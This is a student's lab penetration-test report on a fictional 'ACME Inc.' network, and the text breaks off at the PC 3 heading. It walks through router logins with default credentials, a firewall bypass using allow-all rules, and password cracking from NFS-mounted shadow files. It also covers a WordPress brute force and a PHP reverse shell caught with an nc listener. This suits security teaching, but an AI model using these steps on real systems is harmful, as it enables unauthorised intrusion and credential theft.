ACME INC. Network Report

A Security Evaluation and Network Mapping Process

Dylan Fraser

CMP314: Computer Networking 2

2023/24

.

Note that Information contained in this document is for educational purposes.

.

Contents

.

.

1 INTRODUCTION

1.1 BACKGROUND

ACME Inc has reached out requesting a security evaluation of their network, due to their network manager's suspicious departure from the company. It has been noted that there is no evidence of documentation regarding the security of the network. The tester will attempt to enumerate and exploit every device found, in a structured format.

1.2 AIMS

The aims of this security evaluation are as follows:

- Provide a detailed network diagram containing all network devices found on the network.
- Calculate a subnet table showing all the subnets in use.
- Evaluate any security weaknesses found in detail and suggest alternatives to ensure the issue is addressed.
- Conclude by explaining the effective and ineffective sections of the network.

This report will be a success if these aims are met, and the client feels confident in being able to replicate the work shown throughout.


The client has provided a Kali Linux virtual machine, with tools installed capable of exploiting potential vulnerabilities found throughout the network. All processes found in the report will be carried out using the Kali machine.

1.3 LIST OF TOOLS USED

- Nmap – Scans open ports on a device, provides details for network mapping.
- Dir Buster (DIRB) – Maps out web servers using wordlists to confirm the existence of directories.
- Nikto – Automated scanner for website vulnerabilities.
- WPscan – Exclusively used for the enumeration of WordPress web servers.
- Hydra – Carries out brute force attacks using wordlists to guess credentials.
- Ncat – Used for scanning and listening on certain ports, important for creating shells.
- John the Ripper – Can brute force password hashes using wordlists or unshadow passwords using "psswd" and "shadow" files.

2 Overview of Network

2.1 Network Map



2.2 SUBNET TABLE

The table below shows all subnets being used on the network. The table is coloured and ordered in accordance with the network map above. See the section titled "Subnet Calculations" found at the end of the report for evidence of how to calculate a subnet.

Network Address	Subnet Mask	IP Range	Broadcast Address
192.168.0.192	255.255.255.224	192.168.0.193 – 192.168.0.222	192.168.0.223
172.16.221.0	255.255.255.0	172.16.221.1 – 172.16.221.254	172.16.221.255
192.168.0.224	255.255.255.252	192.168.0.225 – 192.168.0.226	192.168.0.227
192.168.0.32	255.255.255.224	192.168.0.33 – 192.168.0.62	192.168.0.63
13.13.13.0	255.255.255.0	13.13.13.1 – 13.13.13.254	13.13.13.255
192.168.0.228	255.255.255.252	192.168.0.229 – 192.168.0.230	192.168.0.231
192.168.0.128	255.255.255.224	192.168.0.129 – 192.168.0.158	192.168.0.159
192.168.0.232	255.255.255.252	192.168.0.233 – 192.168.0.234	192.168.0.235
192.168.0.240	255.255.255.252	192.168.0.241 – 192.168.0.242	192.168.0.243
192.168.0.96	255.255.255.224	192.168.0.97 – 192.168.0.126	192.168.0.127
192.168.0.64	255.255.255.224	192.168.0.65 – 192.168.0.94	192.168.0.95

2.3 Open Ports of Devices

The following table states the open ports found on each device. Documenting these during a network mapping procedure is vital, since most hackers will attempt to exploit certain ports using various techniques, usually exclusive to individual ports. Ports are necessary for all types of communication, for example port 80 "HTTP" allows communication over unencrypted web pages. The thoroughness of the scans was achieved using "nmap -sV -O" followed by the IP address in question.

Every Ethernet connection mentioned in the table and network map is in accordance with the evidence found in the Vyos routers, which can be found in each relevant router section. While the connections are shown in a strange order, the tester thought it best to keep said connections consistent.

Device Name	Connections & Addresses	Ports & Services
Kali Linux	192.168.0.200/27	22 – SSH 3389 – ms-wbt-server
Router 1	Eth1: 192.168.0.225/30 Eth2: 172.16.221.16/24 Eth3: 192.168.0.193/27	22 – SSH 23 – Telnet 80 – HTTP 443 – HTTPS
Router 2	Eth1: 192.168.0.33/27 Eth2: 192.168.0.229/30 Eth3: 192.168.0.226/30	23 – Telnet 80 – HTTP 443 – HTTPS
Router 3	Eth1: 192.168.0.129/27 Eth2: 192.168.0.233/30 Eth3: 192.168.0.230/30	23 – Telnet 80 – HTTP 443 – HTTPS
Router 4	Eth1: 192.168.0.65/27 Eth2: 192.168.0.97/27	23 – Telnet 80 – HTTP 443 – HTTPS
Firewall	WAN: 192.168.0.234/30 DMZ: 192.168.0.241/30 LAN: 192.168.0.98/27	53 – DNS Server 80 – HTTP 2601 – Zebra 2604 – ospfd 2605 – bgpd
PC 1	Eth0: 192.168.0.210/27	22 – SSH 111 – RPCBind 2049 – NFS
PC 2	Eth0: 192.168.0.34/27 Eth1: 13.13.13.12/24	22 – SSH 111 – RPCBind 2049 – NFS
PC 3	Eth0: 13.13.13.13/24	22 – SSH

PC 4	Eth0: 192.168.0.130/27	22 – SSH 111 – RPCBind 2049 – NFS
PC 5	Eh0: 192.168.0.66/27	22 – SSH 111 – RPCBind 2049 – NFS
Webserver 1	Eth0: 172.16.221.237/24	80 – HTTP 443 – HTTPS
Webserver 2	Eth0: 192.168.0.242/30	22 – SSH 80 – HTTP 111 – RPCBind

3 MAPPING THE NETWORK

3.1 STARTING UP

Once inside the Kali Linux terminal emulator, the command “ifconfig” may be used. Upon inspection, the Kali Linux device’s IP address is 192.168.0.200, and after revealing the subnet mask (see appendix) of 255.255.255.224, the device is clearly part of a /27 subnet, which may contain other devices.

From here, a Nmap scan can take place. Using the command “Nmap 192.168.0.200” yields the results shown below.

```
root@kali:~# nmap 192.168.0.200/27
Starting Nmap 7.80 ( https://nmap.org ) at 2023-11-17 11:29 EST
Nmap scan report for 192.168.0.193
Host is up (0.00083s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:15:5D:00:04:05 (Microsoft)

Nmap scan report for 192.168.0.199
Host is up (0.00049s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
2179/tcp open  vmrdp
3389/tcp open  ms-wbt-server
MAC Address: 00:15:5D:00:04:01 (Microsoft)

Nmap scan report for 192.168.0.210
Host is up (0.00078s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
111/tcp  open  rpcbind
2049/tcp open  nfs
MAC Address: 00:15:5D:00:04:04 (Microsoft)

Nmap scan report for 192.168.0.200
Host is up (0.0000060s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3389/tcp open  ms-wbt-server

Nmap done: 32 IP addresses (4 hosts up) scanned in 30.45 seconds
root@kali:~#
```

From this result several IP addresses were discovered. 192.168.0.199 exists on this subnet, however this device is out of scope and will not be investigated in this report.

An open telnet port exists on the 192.168.0.193 device. To ensure that this is a useful device, a more in-depth nmap scan is necessary. Using the command “nmap -sV -O 192.168.0.193” for example, will reveal device types and operating systems.

3.2 ROUTER 1

After running an initial Nmap scan of the subnet which holds the Kali Linux, an IP address of 192.168.0.193 was found, examining this device reveals it as a Vyos router. Further evidence of this is shown by utilising port 80 to access a website, stating it as a router (see appendix Fig 23) Attempting to exploit the SSH or Telnet ports requires the attacker to enter a username and password to access the router. However, simply searching for the default credentials through any search engine will reveal the username and password for administrative access as “vyos”. Entering these credentials when prompted allows immediate access to this router. This is an incredibly vulnerable weakness for this network, for once an attacker is in the Vyos section of a router, it is possible to utilise 2 powerful commands. “show interface” and “show ip route” provides incredibly useful interface information, as shown below:

```
root@kali:~# telnet 192.168.0.193
Trying 192.168.0.193 ...
Connected to 192.168.0.193.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Nov 23 11:25:51 UTC 2023 from 192.168.0.200 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.225/30                  u/u
eth2             172.16.221.16/24                  u/u
eth3             192.168.0.193/27                  u/u
lo               127.0.0.1/8                       u/u
                 1.1.1.1/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 1.1.1.1/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O   172.16.221.0/24 [110/10] is directly connected, eth2, 00:35:10
C>* 172.16.221.0/24 is directly connected, eth2
O>* 192.168.0.32/27 [110/20] via 192.168.0.226, eth1, 00:34:20
O>* 192.168.0.64/27 [110/50] via 192.168.0.226, eth1, 00:32:22
O>* 192.168.0.96/27 [110/40] via 192.168.0.226, eth1, 00:32:18
O>* 192.168.0.128/27 [110/30] via 192.168.0.226, eth1, 00:34:20
O   192.168.0.192/27 [110/10] is directly connected, eth3, 00:35:10
C>* 192.168.0.192/27 is directly connected, eth3
O   192.168.0.224/30 [110/10] is directly connected, eth1, 00:35:10
C>* 192.168.0.224/30 is directly connected, eth1
O>* 192.168.0.228/30 [110/20] via 192.168.0.226, eth1, 00:34:20
O>* 192.168.0.232/30 [110/30] via 192.168.0.226, eth1, 00:34:20
O>* 192.168.0.240/30 [110/40] via 192.168.0.226, eth1, 00:32:28
vyos@vyos:~$
```

The “show ip route" command reveals nearly all the existing subnets on the network. The router’s “eth1” and “eth2” of the interface, and 172.16.221.16/24 and 192.168.0.225/30 show that there are 2 undiscovered subnets directly connected. The remaining subnets on the route appear to be routed through the address 192.168.0.226, suggesting that this is another router device on the network.

Armed with the newly revealed IP addresses and the subnets they are part of means an attacker could simply jump to the next point of interest and repeat this process.

A suggestion for mitigating this vulnerability would be to configure a new username and password for this router. Default credentials are not secure, and searching for them takes very little time for a hacker.

3.3 ROUTER 2

Using Nmap to scan for the previously found 192.168.0.225/30 reveals that the address does indeed reveal a second router (see appendix Fig 5). Attempting to telnet the Vyos router with default credentials again, granted access. In relation to router 1, the "show interface" and "show ip route" commands may be used again, as shown below:

```
root@kali:~# telnet 192.168.0.226
Trying 192.168.0.226 ...
Connected to 192.168.0.226.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Wed Dec 13 12:31:54 UTC 2023 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth1             192.168.0.33/27                u/u
eth2             192.168.0.229/30               u/u
eth3             192.168.0.226/30               u/u
lo               127.0.0.1/8                    u/u
                 2.2.2.2/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 2.2.2.2/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/20] via 192.168.0.225, eth3, 02:48:59
O   192.168.0.32/27 [110/10] is directly connected, eth1, 02:49:50
C>* 192.168.0.32/27 is directly connected, eth1
O>* 192.168.0.64/27 [110/40] via 192.168.0.230, eth2, 02:47:01
O>* 192.168.0.96/27 [110/30] via 192.168.0.230, eth2, 02:46:57
O>* 192.168.0.128/27 [110/20] via 192.168.0.230, eth2, 02:49:03
O>* 192.168.0.192/27 [110/20] via 192.168.0.225, eth3, 02:48:59
O   192.168.0.224/30 [110/10] is directly connected, eth3, 02:49:50
C>* 192.168.0.224/30 is directly connected, eth3
O   192.168.0.228/30 [110/10] is directly connected, eth2, 02:49:50
C>* 192.168.0.228/30 is directly connected, eth2
O>* 192.168.0.232/30 [110/20] via 192.168.0.230, eth2, 02:49:03
O>* 192.168.0.240/30 [110/30] via 192.168.0.230, eth2, 02:47:07
vyos@vyos:~$
```

The router's "eth1" and "eth2" of the interface, and 192.168.0.33/27 and 192.168.0.229/30 of the ip route show that there are an additional 2 undiscovered subnets directly connected to router 2. While every subnet revealed using the ip route table has already been found previously using the table from router 1, it is important to note that many of the remaining undiscovered subnets appear to be routed through the address on "eth2", which is 192.168.0.230, suggesting the existence of another router.

3.4 ROUTER 3

Using Nmap once again (see appendix Fig 6) for the address 192.168.0.229/30 reveals the evidence of this device being the third router in the network. With the same method as previously, attempting to telnet into the device also allows default credentials to be entered. While the weakness of using default credentials has been highlighted previously, it should be noted that this weakness has been the fundamental reason for mapping out much of the network so far, meaning it must be corrected at the earliest convenience.

The results from the "show interface" and "show ip route" commands can be found below:

```
root@kali:~# telnet 192.168.0.230
Trying 192.168.0.230 ...
Connected to 192.168.0.230.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:30:23 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth1             192.168.0.129/27               u/u
eth2             192.168.0.233/30               u/u
eth3             192.168.0.230/30               u/u
lo               127.0.0.1/8                    u/u
                 3.3.3.3/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 01:53:55
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 01:54:00
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 01:52:38
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 01:52:40
O   192.168.0.128/27 [110/10] is directly connected, eth1, 01:54:43
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 01:53:55
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 01:54:00
O   192.168.0.228/30 [110/10] is directly connected, eth3, 01:54:43
C>* 192.168.0.228/30 is directly connected, eth3
O   192.168.0.232/30 [110/10] is directly connected, eth2, 01:54:43
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 01:52:40
vyos@vyos:~$
::1              ff00::0          ff02::2          ip6-allhosts     ip6-allrouter
fe00::0          ff02::1          ff02::3          ip6-allnodes     ip6-localhost
vyos@vyos:~$ sS
```

From “show interface”, there are another 2 subnet interfaces discovered which are connected to router 3. These are “eth1” 192.168.0.129/27, and 192.168.0.233/30. “eth3” connects back to router 2 with 192.168.0.230/30. Since the remaining subnets on the network would be discovered via 192.168.0.234, an Nmap scan of the device was carried out on the address, prompting the scan type “-Pn” to be recommended, which treats any scanned host as online. These scans can be found below:

```
root@kali:~# nmap 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 08:59 EST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.11 seconds
root@kali:~# nmap -Pn 192.168.0.234
Starting Nmap 7.80 ( https://nmap.org ) at 2023-12-17 09:01 EST
Nmap scan report for 192.168.0.234
Host is up.
All 1000 scanned ports on 192.168.0.234 are filtered

Nmap done: 1 IP address (1 host up) scanned in 214.29 seconds
```

This scan confirmed that the address did indeed exist, and was online, drawing the conclusion that any network traffic being routed through this address was the WAN interface of a firewall.

3.5 FIREWALL ENUMERATION


Attempting to scan addresses 192.168.0.64/27 and 192.168.0.96/27 yielded no results (see appendix fig 7), showing the effectiveness of the firewall. However, scanning the address 192.168.0.240/30 provided details of the host 192.168.0.242 (see appendix fig 8). With the open ports available (22 - SSH, 80 – HTTP, 111 – rpcbind), it is possible to enter the IP address of this device into Firefox to reveal it is, in fact, a webserver (see appendix fig 9). Using Dir buster against the webserver produced little information, simply the CCS and JS files. Nikto, however, revealed that the webserver’s “/cgi-bin/status” link may be vulnerable to the “shellshock” vulnerability (see appendix Fig 17). For information of how the device was exploited, see section “Webserver 192.168.0.242”.


Armed with the login credentials gained from the webserver, it is now possible to create an SSH connection to the device. With the remaining devices beyond the firewall being inaccessible through regular means, it would be useful to attempt access via tunnelling, using the webserver device as a pivot point. Logging into the device using the newly found root access allows the “/etc/ssh/sshd_config” file to be modified, which can be opened from there using “nano sshd_config” (an example of editing this file can be found in section 13.13.13.13). In the Authentication section, the line “PermitTunnel yes” may be added to the file, which will enable tunnelling.

After creating a tunnel, it is possible to access the configuration terminal of the firewall by adding a route to the network address of the firewall using the command found below:

```
route add -net 192.168.0.232/30 gw 1.1.1.1
```

After this has been entered, the server can be accessed through opening a browser and typing 192.168.0.234.





Access can be gained using the default admin credentials, which are “admin” for the username, and “pfsense” as the password. These can be found simply by searching on the internet for the credentials, which makes them incredibly insecure. Altering these to more secure alternatives will drastically slow a hacker down as, at this point, the tunnel must remain up. If the tunnel were to close, brute force attacks would be interrupted.

Navigating to the rules section of the Firewall tab upon entry allows changes to be made to rules already in place. A rule can also be created to allow all traffic to pass through from the Wide Area Network (WAN) to any port, source, or destination. While this method of bypassing the restrictions of the firewall does generate a lot of noise, it is still a legitimate way to continue

exploiting the website. On the dashboard of the firewall, an address of 192.168.0.98 is revealed, which was not picked up by any further Nmap scans. To fix this, additional “allow all” rules were applied to the Local Area Network (LAN) and Demilitarized Zone (DMZ) sections of the rules. While this did not enable Nmap to notice the new device with the restrictions deactivated, it is now possible to scan for further devices.

3.6 ROUTER 4

This device was revealed with an Nmap scan of 192.168.0.64/27 (see appendix fig 13), as this was one of the few addresses revealed on the Vyos IP routing table that had not been discovered. The signature telnet port indicated that this was another router. Accessing the port once again did not vary from the default credentials. The following output was produced with the “show interface” and “show ip route” commands:

```
root@kali:~# telnet 192.168.0.65
Trying 192.168.0.65...
Connected to 192.168.0.65.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos
Password:
Last login: Thu Oct 21 09:58:58 UTC 2021 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show interface
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                     S/L  Description
---------        ----------                     ---  -----------
eth1             192.168.0.65/27                u/u
eth2             192.168.0.97/27                u/u
lo               127.0.0.1/8                    u/u
                 4.4.4.4/32
                 ::1/128
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
       I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 4.4.4.4/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/50] via 192.168.0.98, eth2, 03:06:12
O>* 192.168.0.32/27 [110/40] via 192.168.0.98, eth2, 03:06:12
O   192.168.0.64/27 [110/10] is directly connected, eth1, 03:08:50
C>* 192.168.0.64/27 is directly connected, eth1
O   192.168.0.96/27 [110/10] is directly connected, eth2, 03:08:50
C>* 192.168.0.96/27 is directly connected, eth2
O>* 192.168.0.128/27 [110/30] via 192.168.0.98, eth2, 03:06:12
O>* 192.168.0.192/27 [110/50] via 192.168.0.98, eth2, 03:06:12
O>* 192.168.0.224/30 [110/40] via 192.168.0.98, eth2, 03:06:12
O>* 192.168.0.228/30 [110/30] via 192.168.0.98, eth2, 03:06:12
O>* 192.168.0.232/30 [110/20] via 192.168.0.98, eth2, 03:06:10
O>* 192.168.0.240/30 [110/20] via 192.168.0.98, eth2, 03:06:15
vyos@vyos:~$
```

From this result, the evidence suggests that most of the devices on the routing table are being located via 192.168.0.98 (linking back to the firewall), meaning that this router is the last location for most of the network to reach. While this does not account for any devices located behind another machine, it is safe to assume that no routers are found beyond this one. From here, the enumeration of each device found will be documented.

4 EXPLOITING NETWORK MACHINES

4.1 192.168.0.210 - PC 1

During the nmap scan of the network, it was noted that the IP address 192.168.0.210 had an open port of 22(tcp). A key point to note would be that the Kali machine (192.168.0.200) and PC 1 exist on the same /27 subnet, yet only one ethernet connection is made to router 1 from 192.168.0.193, suggesting the presence of a switch prior to reaching router 1. Another suggestion for this is found in the Vyos section of router 1 since the IP route does not reveal the existence of the Kali machine or PC 1.

This PC was exploitable due to its ability to be mounted, through NFS (aka Network File System) which copies the files stored on the target machine to the Kali machine, using the commands found below:

Once mounted on the system, it is possible to search the directories for any potential passwords stored on the system. The directories revealed a password file and shadow file existed (see appendix Fig 16 for the found directory and Fig 18 for the shadow file). The passwd and shadow files were copied and pasted onto the Kali machine. From here, the tool John the Ripper was utilised to extract the username and password from the remote PC, revealing "xadmin" and "plums" respectively.

A critical issue found whilst examining this machine was the lack of security preventing this kind of attack. There were no authentication checks throughout this exploit. The primary point of improvement would be creating a password, to be prompted to enter before gaining access to the machine.

This vulnerability could be mitigated through changing the default SSH port. While this will hardly stop an attacker from finding the port using Nmap it will certainly make take them longer to find it.

4.2 172.16.221.237 - WEBSERVER 1

After typing this IP address into firefox, a default page is shown, proving that this IP address is a webserver. Nikto was initially used to search for vulnerabilities, however little information was gleaned from this scan (see appendix Fig 15). DIRB was used after this, as it is a useful web content scanner. (see appendix Fig 14) This generated several interesting Wordpress links, such as a page titled Mr Blobby. From this, a login page was discovered, with a username and password field. Searching for the default administrator credentials for wordpress reveals both the username and password to be "admin". Upon entering this into the login page, a popup message appears stating that the password is incorrect. Entering an invalid username shows a different message stating this. To confirm that the username is in fact "admin", a WPScan was carried out using the command below:

```
root@kali:~# wpscan --url http://172.16.221.237/wordpress -e u
```

The "admin" user is clearly identified as a result of this, proving that the popup message mentioned above is a prominent vulnerability in revealing administrative credentials. This puts the webserver at risk of a brute force attack. While time consuming, tools such as Hydra or Metasploit would eventually crack the passwords.

Going into msfconsole allows a malicious hacker to search for exploits related to wordpress.

- Msfconsole
- Search wordpress
- Use 15 (select the brute forcing exploit)
- Set rhost (ip)
- Set targeturi(/wordpress)
- Run

The password attempts are generated reasonably quickly, making it a desirable method for gaining access to the webserver. One reason for this is because the webserver exists close to the Kali machine on the network. If the webserver was positioned further away in the network,

it would require further hops to penetrate, making each individual brute force attempt take up precious time.

While the password attempts were generated quickly, the password was found as one of the last possible attempts, “zxc123”. While this is by no means a secure password, most brute force attempts will start from A to Z, rather than in reverse. Because of this, some hackers may not have the patience to wait for the password.

Editing the security section of this profile allows files of any type to be uploaded. From here, a payload called php-reverse-shell can be used. The directory /usr/share/webshells/php/php-reverse-shell.php can be found in the Kali file manager and may be copied and pasted into the 404 Edit Themes section of the profile. The IP address must be changed to the Kali address, and the port in this instance was changed to 5001. The final step was to create a shell with the command nc -v -n -l -p5001. This command listened for any activity on port 5001. To trigger activity, visit the URL: http://172.16.221.237/wordpress/wp-content/themes/twentyeleven/404.php

See appendix, Figure 3 for the reverse shell gained.


4.3 192.168.0.34 - PC 2

Scanning this device using Nmap revealed port 22 as a potential point of entry. Attempting to mount this device using the process highlighted on the 192.168.0.210 PC 1 proved to be less fruitful than before. (see appendix) This is because the Kali machine is taken to the /home/xadmin directory. While this still may be vulnerable, the root access will prove to be more effective. Since “xadmin” matches a username gleaned previously, the following command allowed access to the machine: ssh xadmin@192.168.0.34, prompting a password check. Using the matching password “plums” allowed direct access to the command terminal of the machine.

4.4 13.13.13.13 - PC 3

